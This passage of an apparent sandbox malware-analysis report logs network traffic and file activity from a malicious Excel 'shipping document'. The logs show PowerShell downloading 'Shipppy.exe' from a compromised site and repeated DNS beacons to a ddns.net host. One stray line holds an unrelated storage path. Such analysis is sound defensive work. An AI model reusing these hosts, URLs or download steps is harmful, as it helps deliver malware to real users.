Jan 6, 2021 07:46:27.960747004 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960755110 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960763931 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960787058 CET	80	49169	83.172.144.37	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 07:46:27.960803032 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960802078 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960824966 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960846901 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960860014 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960871935 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960887909 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960905075 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960920095 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960944891 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960947990 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960963964 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.960967064 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.960990906 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961005926 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961028099 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961042881 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961050987 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.961065054 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961069107 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.961081028 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961108923 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961126089 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961146116 CET	49169	80	192.168.2.22	83.172.144.37
Jan 6, 2021 07:46:27.961153030 CET	80	49169	83.172.144.37	192.168.2.22
Jan 6, 2021 07:46:27.961169004 CET	80	49169	83.172.144.37	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 07:46:25.926832914 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:46:25.983120918 CET	53	52197	8.8.8.8	192.168.2.22
Jan 6, 2021 07:46:26.560906887 CET	53099	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:46:26.618717909 CET	53	53099	8.8.8.8	192.168.2.22
Jan 6, 2021 07:46:26.621823072 CET	52838	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:46:26.669622898 CET	53	52838	8.8.8.8	192.168.2.22
Jan 6, 2021 07:46:27.672903061 CET	61200	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:46:27.752340078 CET	53	61200	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:21.152748108 CET	49548	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:21.208853006 CET	53	49548	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:23.514297009 CET	55627	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:23.562139034 CET	53	55627	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:23.562608957 CET	55627	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:23.618985891 CET	53	55627	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:25.898034096 CET	56009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:25.945950985 CET	53	56009	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:25.946357012 CET	56009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:26.002310038 CET	53	56009	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:28.285978079 CET	61865	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:28.342349052 CET	53	61865	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:31.237560987 CET	55171	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:31.296565056 CET	53	55171	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:31.298106909 CET	55171	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:31.357040882 CET	53	55171	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:33.656312943 CET	52496	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:33.704406023 CET	53	52496	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:33.704891920 CET	52496	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:33.761020899 CET	53	52496	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:36.047714949 CET	57564	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:36.095710039 CET	53	57564	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:36.096323967 CET	57564	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:36.144037008 CET	53	57564	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:38.440308094 CET	63009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:38.496793985 CET	53	63009	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 07:47:38.497515917 CET	63009	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:38.555737972 CET	53	63009	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:40.838313103 CET	59319	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:40.897711992 CET	53	59319	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:40.898076057 CET	59319	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:40.948894024 CET	53	59319	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:43.204868078 CET	53070	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:43.252649069 CET	53	53070	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:45.533502102 CET	59770	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:45.589710951 CET	53	59770	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:45.590146065 CET	59770	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:45.638139963 CET	53	59770	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:47.889868021 CET	61523	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:47.946109056 CET	53	61523	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:50.224656105 CET	62791	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:50.280874968 CET	53	62791	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:52.595844030 CET	50667	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:52.646631002 CET	53	50667	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:54.948757887 CET	54129	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:54.996865034 CET	53	54129	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:54.997236013 CET	54129	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:55.045100927 CET	53	54129	8.8.8.8	192.168.2.22
Jan 6, 2021 07:47:57.321141005 CET	65329	53	192.168.2.22	8.8.8.8
Jan 6, 2021 07:47:57.377233982 CET	53	65329	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 07:46:25.926832914 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	cutt.ly	A (IP address)	IN (0x0001)
Jan 6, 2021 07:46:27.672903061 CET	192.168.2.22	8.8.8.8	0xb15b	Standard query (0)	bighoreca.nl	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:21.152748108 CET	192.168.2.22	8.8.8.8	0x78a4	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:23.514297009 CET	192.168.2.22	8.8.8.8	0x3bb6	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:23.562608957 CET	192.168.2.22	8.8.8.8	0x3bb6	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:25.898034096 CET	192.168.2.22	8.8.8.8	0xe827	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:25.946357012 CET	192.168.2.22	8.8.8.8	0xe827	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:28.285978079 CET	192.168.2.22	8.8.8.8	0x61d6	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:31.237560987 CET	192.168.2.22	8.8.8.8	0xdfea	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:31.298106909 CET	192.168.2.22	8.8.8.8	0xdfea	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:33.656312943 CET	192.168.2.22	8.8.8.8	0x408b	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:33.704891920 CET	192.168.2.22	8.8.8.8	0x408b	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:36.047714949 CET	192.168.2.22	8.8.8.8	0xf3ba	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:36.096323967 CET	192.168.2.22	8.8.8.8	0xf3ba	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:38.440308094 CET	192.168.2.22	8.8.8.8	0x5011	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:38.497515917 CET	192.168.2.22	8.8.8.8	0x5011	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:40.838313103 CET	192.168.2.22	8.8.8.8	0xb0ad	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:40.898076057 CET	192.168.2.22	8.8.8.8	0xb0ad	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:43.204868078 CET	192.168.2.22	8.8.8.8	0x444f	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:45.533502102 CET	192.168.2.22	8.8.8.8	0xa191	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:45.590146065 CET	192.168.2.22	8.8.8.8	0xa191	Standard query (0)	blessings2021.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 07:47:47.889868021 CET	192.168.2.22	8.8.8.8	0x8223	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:50.224656105 CET	192.168.2.22	8.8.8.8	0x1865	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:52.595844030 CET	192.168.2.22	8.8.8.8	0x3426	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:54.948757887 CET	192.168.2.22	8.8.8.8	0x81ab	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:54.997236013 CET	192.168.2.22	8.8.8.8	0x81ab	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:57.321141005 CET	192.168.2.22	8.8.8.8	0x3806	Standard query (0)	blessings2 021.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 07:46:25.983120918 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	cutt.ly		104.22.1.232	A (IP address)	IN (0x0001)
Jan 6, 2021 07:46:25.983120918 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	cutt.ly		104.22.0.232	A (IP address)	IN (0x0001)
Jan 6, 2021 07:46:25.983120918 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	cutt.ly		172.67.8.238	A (IP address)	IN (0x0001)
Jan 6, 2021 07:46:27.752340078 CET	8.8.8.8	192.168.2.22	0xb15b	No error (0)	bighoreca.nl		83.172.144.37	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:21.208853006 CET	8.8.8.8	192.168.2.22	0x78a4	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:23.562139034 CET	8.8.8.8	192.168.2.22	0x3bb6	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:23.618985891 CET	8.8.8.8	192.168.2.22	0x3bb6	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:25.945950985 CET	8.8.8.8	192.168.2.22	0xe827	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:26.002310038 CET	8.8.8.8	192.168.2.22	0xe827	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:28.342349052 CET	8.8.8.8	192.168.2.22	0x61d6	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:31.296565056 CET	8.8.8.8	192.168.2.22	0xdfea	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:31.357040882 CET	8.8.8.8	192.168.2.22	0xdfea	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:33.704406023 CET	8.8.8.8	192.168.2.22	0x408b	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:33.761020899 CET	8.8.8.8	192.168.2.22	0x408b	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:36.095710039 CET	8.8.8.8	192.168.2.22	0xf3ba	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:36.144037008 CET	8.8.8.8	192.168.2.22	0xf3ba	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:38.496793985 CET	8.8.8.8	192.168.2.22	0x5011	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:38.555737972 CET	8.8.8.8	192.168.2.22	0x5011	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:40.897711992 CET	8.8.8.8	192.168.2.22	0xb0ad	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:40.948894024 CET	8.8.8.8	192.168.2.22	0xb0ad	No error (0)	blessings2 021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 07:47:43.252649069 CET	8.8.8.8	192.168.2.22	0x444f	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:45.589710951 CET	8.8.8.8	192.168.2.22	0xa191	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:45.638139963 CET	8.8.8.8	192.168.2.22	0xa191	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:47.946109056 CET	8.8.8.8	192.168.2.22	0x8223	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:50.280874968 CET	8.8.8.8	192.168.2.22	0x1865	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:52.646631002 CET	8.8.8.8	192.168.2.22	0x3426	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:54.996865034 CET	8.8.8.8	192.168.2.22	0x81ab	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:55.045100927 CET	8.8.8.8	192.168.2.22	0x81ab	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)
Jan 6, 2021 07:47:57.377233982 CET	8.8.8.8	192.168.2.22	0x3806	No error (0)	blessings2021.ddns.net		185.244.30.19	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bighoreca.nl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	83.172.144.37	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 07:46:27.805526972 CET	72	OUT	GET /wp-content/themes/index/Shipppy.exe HTTP/1.1 Host: bighoreca.nl Connection: Keep-Alive
Jan 6, 2021 07:46:27.857237101 CET	72	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 06 Jan 2021 06:46:27 GMT Content-Type: application/octet-stream Content-Length: 691200 Last-Modified: Wed, 06 Jan 2021 00:01:43 GMT Connection: keep-alive ETag: "5ff4fde7-a8c00" X-Powered-By: PleskLin Accept-Ranges: bytes


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 6, 2021 07:46:26.097018003 CET	104.22.1.232	443	192.168.2.22	49167	CN=www.cutt.ly CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Sat Feb 08 01:00:00 CET 2020	Thu Apr 08 14:00:00 CEST 2021	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS RSA CA G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root G2, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Nov 02 13:24:33 CET 2017	Tue Nov 02 13:24:33 CET 2027		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2476 Parent PID: 584

General

Start time:	07:45:47
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f800000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FB7E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB4EC83	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2CFE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\5A51.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FB4EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FB7E.tmp	success or wait	1	13FDBB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\5A51.tmp	success or wait	1	13FDBB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2CFE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DFE0000	C:\Users\user\Desktop\Shipping Document PLBL003534.xls.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\2CFE0000</td><td>569</td><td>437</td><td>ac 94 cf 4e e3 30 10
c6 ef 48 bc 43 e4 2b
4a 5c 38 20 84 9a 72
d8 65 8f 0b 12 f0 00
ae 3d 4d ac fa 9f 3c
06 da b7 67 9c 86 02
55 9b b4 da bd 44 49
9c f9 7e 9f bf 78 66
7a b7 b2 a6 78 83 88
da bb 9a 5d 56 13 56
80 93 5e 69 d7 d4 ec
e5 f9 4f 79 c3 0a 4c
c2 29 61 bc 83 9a ad
01 d9 dd ec fc 6c fa
bc 0e 80 05 55 3b ac
59 9b 52 b8 e5 1c 65
0b 56 60 e5 03 38 5a
59 f8 68 45 a2 c7 d8
f0 20 e4 52 34 c0 af
26 93 6b 2e bd 4b e0
52 99 b2 06 9b 4d 7f
c3 42 bc 9a 54 dc af
e8 f5 c6 c9 5c 3b 56
fc da 7c 97 51 35 13
21 18 2d 45 22 a3 fc
cd a9 1d 48 e9 17 0b
2d 41 79 f9 6a 49 ba
c2 10 41 28 6c 01 92
35 55 88 9a 88 f1 09
52 a2 8d 21 e3 7b 99
c1 35 3b 4c 6d b3 e7
fc 7e 7f 45 04 83 3b
25 23 36 fb 1c 2a aa
ec b6 82 ad 0e 78 41
61 1d 20 e4 95 c3 39
f4 75 0f f4 03 a3 56
50 3c 8a</td><td>...N.0...H.C.+J\8 ..r.e......=
M...<...g...U....DI..~..xfz...
x.....]V.V..^i.....Oy..L.)a...
......l.....U;.Y.R...e.V`..8ZY
.hE....
.R4..&.k..K.R....M..B.
.T......\;V..|.Q5.!.-E".....H...-
Ay.jI...A(l..5U.....R..!.{.
.5;Lm...~.E..;%#6..*......xAa
. ...9.u....VP<.</td><td>success or wait</td><td>16</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\2CFE0000</td><td>1006</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>16</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\2CFE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
0b 89 d8 2d b7 01 00
00 07 06 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!....-............
[Content_Types].xml ...
(....................................
....
....
....
....
....
...............</td><td>success or wait</td><td>17</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2CFE0000	9422	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 58 00 00 02 d0 08 02 00 00 00 c3 e7 99 3e 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 ff a5 49 44 41 54 78 5e ec 7d 07 bc 5d 55 b1 f7 f5 3d 7d ef a9 4f 7d 28 25 a4 93 4a e8 16 6c 88 8a 0d 14 bb 62 57 50 5a e8 4d 11 51 51 01 01 09 a4 90 84 f4 de 13 d2 93 db 7b 2f a7 f7 7e 6e ef bd 9c 73 fb fe fe 33 6b ef 7d f7 69 37 37 37 41 e3 c7 0d fb 77 d8 77 ce 3a 33 6b 66 cd 9a 59 33 6b d6 de 49 6b d6 ac 59 b5 6a d3 f2 e5 ab 57 ac 59 bd 72 f5 ea e5 6b d6 2c 5b bd fa b5 d5 ab f1 f9 fa 9a d5 ab 56 af 5e b1 7a cd f2 d5 cb df 58 fd c6 32 34 5d b3 7a d9 b2 35 cb d6 ac 5d b1 66 cb ca 15 eb 96 ad dc 80 fb 35	.PNG.....IHDR...X..... ..>....sRGB.....gAMA..... a.....pHYs.....o.d....IDA Tx^.}..]U...=}..O}(%..J..I.... .bWPZ.M.QQ..... 